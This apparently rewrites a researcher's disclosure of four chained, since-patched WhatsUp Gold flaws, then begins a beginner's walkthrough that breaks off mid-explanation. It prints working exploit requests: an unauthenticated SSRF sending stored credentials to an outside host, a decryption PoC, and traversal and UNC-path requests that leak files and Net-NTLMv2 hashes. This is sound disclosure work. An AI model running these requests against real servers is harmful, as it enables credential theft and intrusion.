Chaining vulnerabilities to criticality in Progress WhatsUp Gold
An unauthenticated server-side request forgery (SSRF) in WhatsUp Gold allowed an attacker to make the server send requests to an attacker-controlled host, leaking encrypted user credentials. Combined with a pre-authentication serial number disclosure and a custom encryption scheme based on that serial number, an attacker could decrypt all user passwords and then authenticate to read local files and steal Net-NTLMv2 hashes.
 Published on blog.assetnote.io
Once in a while, you come across the perfect storm of vulnerabilities that may be assessed as a medium risk on their own, but when combined they can lead to a critical impact. In this blog post, we detail our journey in auditing a network monitoring software called WhatsUp Gold made by the software conglomerate…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WhatsUp Gold is a network monitoring product made by Progress. It is written in C#, and the research here started from decompiled .dll files, which showed the application uses the .NET MVC framework. The features involved are the report rendering API (RenderController), the login cryptography wrapper used to encrypt and decrypt user passwords, an evaluation pane .asp page that prints the licence serial number, the alarm customizer file reader, and the web content manager file reader.
The write-up covers four CVEs:
- CVE-2022-29845: Local File Disclosure
- CVE-2022-29846: WhatsUp Gold Serial Number Disclosure
- CVE-2022-29847: Unauthenticated Server-Side Request Forgery (SSRF)
- CVE-2022-29848: Authenticated Server-Side Request Forgery (SSRF)
The research was performed by Shubham Shah. The advisory for the issues is published separately, and Progress published its own advisory.
Setup
The work began with mapping the pre-authentication attack surface. The source code was obtained by decompiling the .dll files, and the first step was to search for all controllers that allow anonymous access. For the decryption part, the researcher used JetBrains Rider and attached to the WhatsUp Gold process to debug the application while stepping through the decryption routine. A Burp Collaborator session was used to receive the out-of-band requests, and Responder was used to capture Net-NTLMv2 hashes. The proof of concept is a C# program that imports the WhatsUp Gold libraries and calls the decryption functions directly; building it requires the following DLL files, which the report says it is unable to distribute:
Interop.CoreCryptographyLib.dll
Core.Cryptography.dll
NmUserAuthenticator.dll
Finding it
Searching for controllers with anonymous access led to RenderController, which carries the [AllowAnonymous] decorator and can therefore be reached without authentication.
WhatsUp.UI/WhatsUp/UI/Areas/Platform/ApiControllers/Export/RenderController.cs:
[AllowAnonymous]
		public Dictionary<string, string> Put(JObject config)
		{
			try
			{
				return _appService.RenderReport(config);
			}
			catch (Exception ex)
			{
				return new Dictionary<string, string> { { "exception", ex.Message } };
			}
		}
The action takes a JSON object and passes it straight to _appService.RenderReport. Following that call into Ipswitch.WhatsUp.Application/Ipswitch/WhatsUp/Application/Report/ReportRenderingAppService.cs shows what happens next:
public Dictionary<string, string> RenderReport(JObject config)
		{
			Dictionary<string, string> dictionary = new Dictionary<string, string>();
			_client.BaseAddress = (string)config["baseUrl"];
			if (!_client.LoginAsync((int)config["userId"]).Wait(30000))
			{
				throw new TimeoutException("Login timed out");
			}
The JSON value of baseUrl becomes _client.BaseAddress, and _client.LoginAsync is called with the JSON value of userId. In Ipswitch.WhatsUp.Application/Ipswitch/WhatsUp/Application/Report/ReportRenderingHttpClient.cs the client is defined as follows:
public string BaseAddress
		{
			get
			{
				return _client.BaseAddress.ToString();
			}
			set
			{
				_client.BaseAddress = new Uri(value);
			}
		}

... omitted ...

public Task<string> LoginAsync(int userId)
		{
			string userName = string.Empty;
			string encryptedPassword = string.Empty;
			WebUserConfig.Get(userId, ref userName, ref encryptedPassword);
			string requestUri = $"Session/Login/?sUsername={userName}&sPassword={encryptedPassword}";
			return _client.GetStringAsync(requestUri);
		}
This is the sink. The user details, username and encrypted password, are obtained through WebUserConfig.Get, and then a request is made to the baseUrl supplied by the caller through _client.GetStringAsync(requestUri). The credentials are placed in the query string of that request.
Exploitation
Step 1: unauthenticated SSRF that leaks encrypted credentials
Putting the pieces together gives the following request:
PUT /NmConsole/api/core/render HTTP/1.1
Host: hacktheplanet
Content-Length: 177
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json

{"baseUrl":"http://7v3y5a13fprvlv9urozsuq4gr7x1lq.oastify.com","userId":1,"renderType":"xml","title":"t"}
The baseUrl points at a Collaborator domain, so the server-side request generated by LoginAsync arrives there. The request received in the Burp Collaborator session is shown below.

Because userId is an integer that is passed to WebUserConfig.Get, it can be iterated through to steal the encrypted password and username for all users registered in the application.
Step 2: understanding the encryption
The encrypted passwords cannot be used to authenticate to WhatsUp Gold directly, so the next step was to work out how they are produced. The format of the encrypted password was not familiar, which suggested a custom encryption routine. Static analysis of NmUserAuthenticator/NmUserAuthenticator/Security/WugLoginCryptographyWrapper.cs initially looked promising:
private const string TheEncryptionKey = "neo9ej#0!kb-YqX7^$z?@Id]_!,k9%;a}br549";
private readonly byte[] _wellKnownStaticSaltByteArray = new byte[8] { 21, 41, 227, 207, 51, 121, 84, 136 };

... omitted ...

private string LoadSalt(EncryptionAndSaltType encryptionAndSaltType)
		{
			if (encryptionAndSaltType != EncryptionAndSaltType.Aes256AndDynamicSalt)
			{
				return Encoding.Default.GetString(_wellKnownStaticSaltByteArray);
			}
			return _salt;
		}
Decrypting with this salt did not work. To find out what was actually happening, the researcher attached Rider to the WhatsUp Gold process and debugged the application while going through the decryption routine, which showed exactly where the salt was coming from. Stepping through the routine revealed that the code was actually hitting GetSaltFromRegistry.


In retrospect this made sense from the way the class is initialised:
[InjectionConstructor]
		public WugLoginCryptographyWrapper(ICryptoSupport cryptoSupport)
			: this(cryptoSupport, string.Empty)
		{
		}

		public WugLoginCryptographyWrapper(ICryptoSupport cryptoSupport, string salt)
		{
			_cryptoSupport = cryptoSupport;
			_salt = GetDefaultSalt(salt);
		}

		private static string GetDefaultSalt(string salt)
		{
			if (string.IsNullOrEmpty(salt))
			{
				salt = GetSaltFromRegistry();
			}
			return salt;
		}
When no salt is supplied, GetDefaultSalt falls back to GetSaltFromRegistry, which pulls the serial number of the deployment from the Windows registry. That is the salt used for the encrypted passwords, despite what the static analysis suggested.
Step 3: obtaining the serial number pre-authentication
Auditing some of the asp files inside the WhatsUp Gold install turned up /NmConsole/$Nm/Core/Page-NmPage/evalPane/evalPane.asp, which contains the following source:
<%
var serialNum = Nm.License.getSerialNumber(), tip = getTip();
Js.initialize();
%>

<div id="evalMsg">
	<h1><%=$.tr("Thank you for Evaluating!")%></h1>
	<p><%=Nm.License.getLicenseExpirationMessage()%></p>
	<p><%=$.tr("Your serial number is")%> <br /> <span class="strong"><%=serialNum%></span></p>

The encryption algorithm is based on the serial number of the product, and this page returns the serial number without authentication. Making a request to the path above led to the following response.
Step 4: building a decryption PoC
The goal was a program that decrypts encrypted passwords back to plain text. The researcher wrote C# code that imports the WhatsUp Gold libraries and calls the decryption functions directly:
using System;
using System.Collections.Generic;
using Core.Cryptography;
using NmUserAuthenticator.Security;

public class Program
{

	private static bool DecryptStringFromString(string encryptedString, byte[] passwordBytes, string serialKey, out string decryptedString)
	{
		//byte[] saltBytes = Encoding.ASCII.GetBytes("6BYSNUGFTKY6J6W");
		WugLoginCryptographyWrapper _wugLoginCryptography =
			new WugLoginCryptographyWrapper(new CryptoSupport(), serialKey);
		bool ret = _wugLoginCryptography.ConfigureCrypto(passwordBytes);

		return _wugLoginCryptography.DecryptString(encryptedString, out decryptedString);
	}
	private static byte[] DecodeBinaryString(string binaryString)
        {
          List<byte> byteList = new List<byte>();
          string str = binaryString;
          char[] chArray = new char[1]{ ',' };
          foreach (string s in str.Split(chArray))
          {
            byte result;
            if (byte.TryParse(s, out result))
              byteList.Add(result);
          }
          return byteList.ToArray();
        }
	public static void Main(string[] args)
	{
		if (args.Length == 0)
		{
			Console.WriteLine("Please provide an encryptedPassword (comma delimited str), serialKey (i.e. 6BYSNUGFTKY6J6W)");
			Console.WriteLine("Usage: waddup-gold.exe encryptedPassword serialKey");
			return;
		}
		// string password = "3,0,0,0,16,0,0,0,119,40,223,161,89,252,66,245,79,122,93,17,232,169,205,233";
		string password = args[0];
		string serialKey = args[1];
		byte[] passwordBytes =
			DecodeBinaryString(password);
		string decryptedString;
		bool ret2 = DecryptStringFromString(password, passwordBytes, serialKey, out decryptedString);
		Console.WriteLine(decryptedString);
	}
}
The program takes the comma-delimited encrypted password and the serial key as arguments, constructs a WugLoginCryptographyWrapper with the serial key as the salt, configures the crypto with the decoded password bytes and calls DecryptString. Running it works as expected:
ConsoleApplication1.exe "3,0,0,0,16,0,0,0,119,40,223,161,89,252,66,245,79,122,93,17,232,169,205,233" "6BYSNUGFTKY6J6W"

testing123
With the plain-text password for a user registered on WhatsUp Gold, it is possible to authenticate to the application.
Step 5: post-authentication local file disclosure and Net-NTLMv2 hash theft
The following code is responsible for the local file disclosure vulnerability, in WhatsUp.UI/WhatsUp/UI/Areas/Platform/ApiControllers/AlarmCustomizer/AlarmCustomizerController.cs:
[HttpGet]
		public HttpResponseMessage Get([FromUri] string fileName)
		{
			if (string.IsNullOrWhiteSpace(fileName))
			{
				return base.Request.CreateResponse(HttpStatusCode.BadRequest, "File Name is empty");
			}
			byte[] array = _alarmCustomizerService.ReadFile(fileName);
			if (array == null)
			{
				return base.Request.CreateResponse(HttpStatusCode.NotFound, $"File {fileName} is not found");
			}
			HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);
			httpResponseMessage.Content = new ByteArrayContent(array);
			httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue(MimeMapping.GetMimeMapping(fileName));
			return httpResponseMessage;
		}
The _alarmCustomizerService.ReadFile function does the following:
public byte[] ReadFile(string fileName)
		{
			string path = Path.Combine(_customAlarmsFolder, fileName);
			if (!File.Exists(path))
			{
				return null;
			}
			using FileStream fileStream = File.OpenRead(path);
			byte[] array = new byte[16384];
			using MemoryStream memoryStream = new MemoryStream();
			int count;
			while ((count = fileStream.Read(array, 0, array.Length)) > 0)
			{
				memoryStream.Write(array, 0, count);
			}
			return memoryStream.ToArray();
		}
Because of the usage of Path.Combine, it is possible not only to read arbitrary local files through directory traversal, but also to steal Net-NTLMv2 hashes. Once authenticated, the following request reads files:
GET /NmConsole/api/core/AlarmCustomizer/Get?fileName=../../../../../../../../../../Windows/win.ini HTTP/1.1
Host: [redacted]:8888
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WugFipsEnabled=0; ASPSESSIONIDCCTACCST=AOLJLPKCMMKBNOKIOKBFACIJ; ASPSESSIONIDCQCBBTRT=BKEBKGADEKJAGGKBEMFFDBNL; ASPSESSIONIDACATRADC=JCBLJMBDGMDFJJBDJOMFGEGJ; langid=1033; ASPSESSIONIDCQAQSDCA=MPFDHCCDKODEFHCENCGOFMLK; .ASPXAUTH=[redacted]; ASP.NET_SessionId=xi42yc4jgsrkcvqoin0ehrqw; ASPSESSIONIDASDTRDCA=HOFFHLDDMOEKIFNHMGJOPCJM
Connection: close
The fileName parameter walks up out of the custom alarms folder with ../ sequences and reads Windows/win.ini. The same endpoint can be pointed at a UNC path to steal a Net-NTLMv2 hash:
GET /NmConsole/api/core/AlarmCustomizer/Get?fileName=\\ip\C$\Windows\win.ini HTTP/1.1
Host: [redacted]:8888
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WugFipsEnabled=0; ASPSESSIONIDCCTACCST=AOLJLPKCMMKBNOKIOKBFACIJ; ASPSESSIONIDCQCBBTRT=BKEBKGADEKJAGGKBEMFFDBNL; ASPSESSIONIDACATRADC=JCBLJMBDGMDFJJBDJOMFGEGJ; langid=1033; ASPSESSIONIDCQAQSDCA=MPFDHCCDKODEFHCENCGOFMLK; ASPSESSIONIDASDTRDCA=HOFFHLDDMOEKIFNHMGJOPCJM; ASP.NET_SessionId=r2ucpn4uodyuawlvwfwwc2yx; .ASPXAUTH=[redacted]
Connection: close
In Responder the following is seen:
[SMBv2] NTLMv2-SSP Client   : redacted
[SMBv2] NTLMv2-SSP Username : SHUBS\SHUBS7A88$
[SMBv2] NTLMv2-SSP Hash     : SHUBS7A88$::SHUBS:redacted:redacted:redacted
Step 6: post-authentication Net-NTLMv2 hash disclosure through WebContent
A second post-authentication request leaks the Net-NTLMv2 hash of the system:
GET /NmConsole/api/core/WebContent/Get?id=\\d0e4ag69kvw1q1e0wu4yzw9mwd2cq1.oastify.com\C$\Windows\win.ini HTTP/1.1
Host: [redacted]:8888
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WugFipsEnabled=0; ASPSESSIONIDCCTACCST=AOLJLPKCMMKBNOKIOKBFACIJ; ASPSESSIONIDCQCBBTRT=BKEBKGADEKJAGGKBEMFFDBNL; ASPSESSIONIDACATRADC=JCBLJMBDGMDFJJBDJOMFGEGJ; langid=1033; ASPSESSIONIDCQAQSDCA=MPFDHCCDKODEFHCENCGOFMLK; ASPSESSIONIDASDTRDCA=HOFFHLDDMOEKIFNHMGJOPCJM; .ASPXAUTH=[redacted]; ASP.NET_SessionId=kthexfwbswlytkjrjhkii4qt
Connection: close
The id parameter is a UNC path pointing at a Collaborator domain. This is possible due to the following code in WhatsUp.UI/WhatsUp/UI/Areas/Platform/ApiControllers/WebContentManager/WebContentController.cs:
[HttpGet]
		public HttpResponseMessage Get(string id)
		{
			try
			{
				string path = Path.Combine(_webContentPath, id);
				HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);
				FileStream content = new FileStream(path, FileMode.Open);
				httpResponseMessage.Content = new StreamContent(content);
				httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue(MimeMapping.GetMimeMapping(id));
				return httpResponseMessage;
			}
			catch (Exception ex)
			{
				return HttpRequestMessageExtensions.CreateErrorResponse(((ApiController)this).get_Request(), HttpStatusCode.InternalServerError, ex);
			}
		}
This results in the following in Responder:
[SMBv2] NTLMv2-SSP Client   : redacted
[SMBv2] NTLMv2-SSP Username : SHUBS\SHUBS7A88$
[SMBv2] NTLMv2-SSP Hash     : SHUBS7A88$::SHUBS:redacted:redacted:redacted
Root cause
There are several distinct mistakes, and the chain depends on all of them.
RenderController.Putis marked[AllowAnonymous]and passes a caller-controlled JSON object toRenderReport, which sets the HTTP client base address frombaseUrland then requestsSession/Login/?sUsername=...&sPassword=...with credentials fetched byuserId. The server makes an outbound request to an arbitrary host and puts the encrypted password and username in the query string, so the SSRF is blind but leaks credentials.- The password encryption uses the deployment serial number as the salt, via
GetSaltFromRegistry, when no salt is passed to the constructor. The static analysis suggested a well-known static salt, but the injection constructor passes an empty string, so the registry value is used. - The serial number, which is the salt, is disclosed pre-authentication by
/NmConsole/$Nm/Core/Page-NmPage/evalPane/evalPane.asp, which printsNm.License.getSerialNumber(). AlarmCustomizerController.GetandWebContentController.Getboth build a path withPath.Combinefrom a user-supplied value and then open it.Path.Combinedoes not confine the result to the base folder, so traversal and UNC paths are accepted, and opening a UNC path makes the server authenticate to a remote host, exposing its Net-NTLMv2 hash.
Individually the issues were not rated critical from a CVSS standpoint by the vendor, but combined they lead to a critical outcome.
Impact
An unauthenticated attacker can make the server issue requests to an arbitrary host and, by iterating userId, obtain the encrypted password and username of every user registered in the application. With the serial number, which is available pre-authentication, those encrypted passwords can be decrypted to plain text, giving the attacker the credentials of any user. Once authenticated, the attacker can read local files through directory traversal and can force the server to authenticate to a remote SMB host, capturing Net-NTLMv2 hashes. The write-up does not state which product versions were affected.
Fix
Progress provided a patched version of WhatsUp Gold, and the researcher confirmed on 11 May 2022 that all the reported vulnerabilities had been fixed. The remediation details in Progress's advisory are described as satisfactory. The knowledge base article detailing the patches or workaround is linked from the advisory.
The disclosure timeline was:
- Apr 11th, 2022: Disclosure of multiple vulnerabilities to Progress's security team
- Apr 13th, 2022: Progress's team asks for submission via the HackerOne disclosure form; the researchers refuse as it prevents disclosure of the issue
- Apr 14th, 2022: Progress's team asks for the product version and CVSS scores; this information is provided
- Apr 27th, 2022: Progress's team asks for a call to discuss updates and questions on findings; the researchers agree
- Apr 28th, 2022: A patched version of WhatsUp Gold is provided to confirm the issues no longer exist
- May 10th, 2022: The researchers ask for a serial key for the version provided; Progress's team provides one
- May 11th, 2022: The researchers confirm that all reported vulnerabilities have been fixed
Variants to test
- Look for MVC controllers decorated with
[AllowAnonymous]that accept a JSON body and use a value from it as a base address or URL for an outbound HTTP client. A positive result is an out-of-band request to your Collaborator domain containing data from the server, such as credentials in the query string. - Check whether any pre-authentication page prints licence, serial or deployment identifiers. A positive result is a serial number or similar value returned without a session.
- Trace how encryption keys and salts are derived. If a constructor falls back to a registry value or another deployment-specific identifier when an argument is empty, check whether that identifier is exposed anywhere unauthenticated.
- Grep for
Path.Combinewith a user-controlled second argument followed byFile.OpenReadorFileStream. A positive result is reading a file outside the intended folder with../sequences, or an SMB connection to your listener when a UNC path is supplied. - Test file-reading endpoints with UNC paths pointing at a Responder host. A positive result is a captured Net-NTLMv2 hash for the service account.
What happened, in plain words
A security researcher looked at a piece of software called WhatsUp Gold, made by a company called Progress. WhatsUp Gold is a network monitoring product: companies install it so that it can watch their computers, routers and other equipment and warn them when something goes wrong. Because it sits in the middle of a company's network and knows about all the machines on it, it is a valuable thing to break into.
The researcher found several separate weaknesses. On their own, each one looked fairly minor. The vendor did not rate any of them as critical from a CVSS standpoint. But the researcher worked out how to use them one after another, like a chain of small keys that together open a big door. The end result was that an attacker could learn the passwords of every user of the product, log in as any of them, read files on the server and steal a special kind of password hash from the server itself.
This article walks through that chain from the beginning, assuming you have never done security work before. Every technical word is explained the first time it appears, and there is a glossary at the end.
The product and the pieces involved
WhatsUp Gold is written in C#. C# is a programming language from Microsoft, and programs written in it are usually compiled into files ending in .dll. A .dll is a library: a bundle of ready-made code that a program loads and uses. This is called decompiling, and it is a common first step when you want to understand how a closed product works.
From the decompiled code, the researcher learned that WhatsUp Gold is built on the .NET MVC framework. MVC is a way of organising a web application into three parts: models (data), views (what the user sees) and controllers (the code that handles each incoming request). A controller is therefore the piece of code that runs when your browser asks for a particular address. Each public method on a controller is called an action, and each action is reachable at some URL.
Several features of the product matter here:
- The report rendering API, in a controller called
RenderController. An API is a way for one program to talk to another over the network, usually by sending structured data and getting structured data back. This particular API lets a caller ask WhatsUp Gold to render (produce) a report. - The login cryptography wrapper, a class called
WugLoginCryptographyWrapper. Cryptography is the practice of scrambling data so that only someone with the right secret can unscramble it. This class is what scrambles and unscrambles user passwords. - An evaluation pane page, an
.aspfile that prints the licence serial number. A serial number here is the unique identifier of this particular installation of the product, a bit like the chassis number of a car. - The alarm customizer, a feature that reads files related to custom alarms. An alarm in a monitoring product is a rule that fires when something goes wrong.
- The web content manager, a feature that serves stored web content files.
The write-up covers four CVEs:
- CVE-2022-29845: Local File Disclosure
- CVE-2022-29846: WhatsUp Gold Serial Number Disclosure
- CVE-2022-29847: Unauthenticated Server-Side Request Forgery (SSRF)
- CVE-2022-29848: Authenticated Server-Side Request Forgery (SSRF)
A CVE is a public catalogue number for a known security flaw. It works like a reference number in a library: anyone can look it up and find the official description. "Unauthenticated" means the attacker does not need to log in first. "Authenticated" means they do.
The research was performed by Shubham Shah. The advisory for the issues is published separately, and Progress published its own advisory.
How the researcher worked
Before touching anything, the researcher mapped out the pre-authentication attack surface. The attack surface is everything an outsider can reach without logging in: every page, every API endpoint, every file the server will hand out. Mapping it means listing those things and looking for ones that seem to do more than they should.
To receive evidence of what the server was doing, the researcher used a Burp Collaborator session. Burp Collaborator is a service that gives you a unique, throwaway domain name and records any request that arrives at it. If you can make a target server contact that domain, you have proof that the server made an outbound connection on your behalf, and you can see exactly what it sent. It is like leaving a marked envelope at an address and seeing whether the target posts something to it.
For the decryption part, the researcher used JetBrains Rider, an editor for C# code, and attached it to the running WhatsUp Gold process. Attaching a debugger means pausing the program while it runs and inspecting its variables step by step. This is how you find out what a program actually does, as opposed to what the code appears to say.
To capture Net-NTLMv2 hashes, the researcher used Responder. A Net-NTLMv2 hash is a value that a Windows machine sends when it tries to log in to another machine over a network protocol called SMB (Server Message Block, the file-sharing protocol on Windows). The hash is derived from the user's password but is not the password itself; it can still be cracked offline with enough computing power. Responder is a tool that pretends to be a file server on the network and records any login attempts made to it.
The proof of concept is a C# program that imports the WhatsUp Gold libraries and calls the decryption functions directly. Building it requires the following DLL files, which the researcher could not distribute:
Interop.CoreCryptographyLib.dll
Core.Cryptography.dll
NmUserAuthenticator.dll
Line by line: these are three file names, one per line. Interop.CoreCryptographyLib.dll is a library that bridges C# code to the operating system's cryptography functions. Core.Cryptography.dll contains WhatsUp Gold's own cryptography code. NmUserAuthenticator.dll contains the login and password handling code. You would copy these three files out of an installed copy of WhatsUp Gold and place them next to your program so that it can load them. The report says it is unable to distribute these files.
Finding the first weakness
Searching the decompiled code for controllers that allow anonymous access led to RenderController. In .NET MVC, a decorator is a small label placed above a method or class that changes how the framework treats it. The decorator [AllowAnonymous] tells the framework: do not require a login for this action. The controller is in this file:
WhatsUp.UI/WhatsUp/UI/Areas/Platform/ApiControllers/Export/RenderController.cs:
[AllowAnonymous]
		public Dictionary<string, string> Put(JObject config)
		{
			try
			{
				return _appService.RenderReport(config);
			}
			catch (Exception ex)
			{
				return new Dictionary<string, string> { { "exception", ex.Message } };
			}
		}
Line by line:
[AllowAnonymous]marks the action as reachable without logging in.public Dictionary<string, string> Put(JObject config)declares a method namedPutthat takes one argument,config, which is a JSON object. JSON is a text format for structured data, made of names and values in curly braces. The method returns a dictionary: a collection of name-and-value pairs, here both text.try { ... }starts a block of code that might fail.return _appService.RenderReport(config);passes the caller's JSON object straight to another piece of code,RenderReport, and returns whatever it gives back.catch (Exception ex)catches any error that occurs.return new Dictionary<string, string> { { "exception", ex.Message } };returns the error message to the caller.
The important part is that the caller's JSON is handed on without any checking. Following that call into Ipswitch.WhatsUp.Application/Ipswitch/WhatsUp/Application/Report/ReportRenderingAppService.cs shows what happens next:
public Dictionary<string, string> RenderReport(JObject config)
		{
			Dictionary<string, string> dictionary = new Dictionary<string, string>();
			_client.BaseAddress = (string)config["baseUrl"];
			if (!_client.LoginAsync((int)config["userId"]).Wait(30000))
			{
				throw new TimeoutException("Login timed out");
			}
Line by line:
public Dictionary<string, string> RenderReport(JObject config)is the method that receives the JSON.Dictionary<string, string> dictionary = new Dictionary<string, string>();creates an empty dictionary, presumably to hold results._client.BaseAddress = (string)config["baseUrl"];takes the value stored under the namebaseUrlin the JSON and uses it as the base address of an HTTP client. An HTTP client is the part of a program that makes outgoing web requests, like a browser does. The base address is the starting point for those requests, for examplehttp://example.com. This line means the caller decides where the server will send its next request.if (!_client.LoginAsync((int)config["userId"]).Wait(30000))callsLoginAsyncwith the value stored underuserId, converted to a whole number, and waits up to 30,000 milliseconds (30 seconds) for it to finish. The!means "if this did not complete".throw new TimeoutException("Login timed out");raises an error if the wait ran out.
So the caller controls two things: where the server connects, and which user ID it looks up. In Ipswitch.WhatsUp.Application/Ipswitch/WhatsUp/Application/Report/ReportRenderingHttpClient.cs the client is defined as follows:
public string BaseAddress
		{
			get
			{
				return _client.BaseAddress.ToString();
			}
			set
			{
				_client.BaseAddress = new Uri(value);
			}
		}

... omitted ...

public Task<string> LoginAsync(int userId)
		{
			string userName = string.Empty;
			string encryptedPassword = string.Empty;
			WebUserConfig.Get(userId, ref userName, ref encryptedPassword);
			string requestUri = $"Session/Login/?sUsername={userName}&sPassword={encryptedPassword}";
			return _client.GetStringAsync(requestUri);
		}
Line by line:
public string BaseAddressdeclares a property, a value you can read and write on an object.get { return _client.BaseAddress.ToString(); }is the code that runs when someone reads the property: it returns the current base address as text.public Task<string> LoginAsync(int userId)declares a method that takes a user ID number and returns a task, which is a piece of work that completes later, producing text.string userName = string.Empty;andstring encryptedPassword = string.Empty;create two empty text variables.WebUserConfig.Get(userId, ref userName, ref encryptedPassword);looks up the user with that ID and fills in the two variables. Therefkeyword means the method can write back into the caller's variables. So this line fetches the username and the encrypted password from the product's configuration.string requestUri = $"Session/Login/?sUsername={userName}&sPassword={encryptedPassword}";builds a web address by inserting the username and encrypted password into a template. The$before the quotes means the text inside curly braces is replaced by the variable's value. The result is a path likeSession/Login/?sUsername=alice&sPassword=.... Everything after the?is the query string, the part of a URL that carries parameters.return _client.GetStringAsync(requestUri);sends a GET request to that path, relative to the base address, and returns the response as text.
This is the sink. In security, a sink is the place where untrusted input finally does something dangerous. Here, the user details are fetched and then placed in the query string of a request to whatever baseUrl the caller supplied. The server itself makes the request, not the attacker's browser. That is the definition of Server-Side Request Forgery (SSRF): tricking a server into making a request on your behalf, usually to a destination you could not reach yourself.
Step 1: an unauthenticated SSRF that leaks encrypted credentials
Putting the pieces together gives the following request:
PUT /NmConsole/api/core/render HTTP/1.1
Host: hacktheplanet
Content-Length: 177
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json

{"baseUrl":"http://7v3y5a13fprvlv9urozsuq4gr7x1lq.oastify.com","userId":1,"renderType":"xml","title":"t"}
Line by line:
